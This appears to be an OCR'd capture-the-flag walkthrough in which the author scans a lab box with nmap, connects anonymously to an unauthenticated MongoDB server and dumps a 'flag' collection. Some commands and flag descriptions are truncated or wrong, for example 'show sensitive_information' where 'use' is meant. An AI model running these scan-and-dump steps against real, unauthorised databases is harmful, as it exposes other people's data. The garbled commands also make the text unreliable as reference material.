
Tier 0 - Mongod

In this box, we connect to an insecure database, navigating the database to retrieve the flag. The database is a MongoDB, organised hierarchically in the order of Databases→Collections→Documents.

Enumeration

Using nmap we will scan the remote host for open ports and running services.


```
nmap -p- --min-rate=1000 -sV {target_IP}

-p- : This flag scans for all TCP ports ranging from 0-65535
-sV : Attempts to determine the version of the service runnin
--min-rate : This is used to specify the minimum number of pa
send per second; it speeds up the scan as the number goes hig
```



We can see that port 22 is running an SSH service and port 27017 is running the MongoDB server.


In order to connect to the remote MongoDB server running on the target box, we will need to install the Mongodb utility.

```
curl -O https://fastdl.mongodb.org/linux/mongodb-linux-x86_64
```



then to extract contents of this tar archive file we will the tar utility.

```
tar xvf mongodb-linux-x86_64-3.4.7.tgz
```




navigate to where the mongo binary is present

```
cd mongodb-linux-x86_64-3.4.7/bin
```

to connect to server use.


```
./mongo mongodb://{target_IP}:27017
```



We have successfully connected as an anynonymous user.


To list the databases one the MongoDB use this command

```
show dbs:
```



lets have a look at sensitive information.


```
show sensitive_information;
```



To list the collections stored in the sensitive_information database we will use

```
show collections;
```

We can see that there exists a single collection named flag . We can dump the contents of the documents present in the flag collection by using the db.collection.find() command. Let's replace the collection name ‘flag’ in the command and also use ‘pretty()’ in order to receive the output in a beautified format.




```
db.flag.find().pretty();
```

We have captured the flag.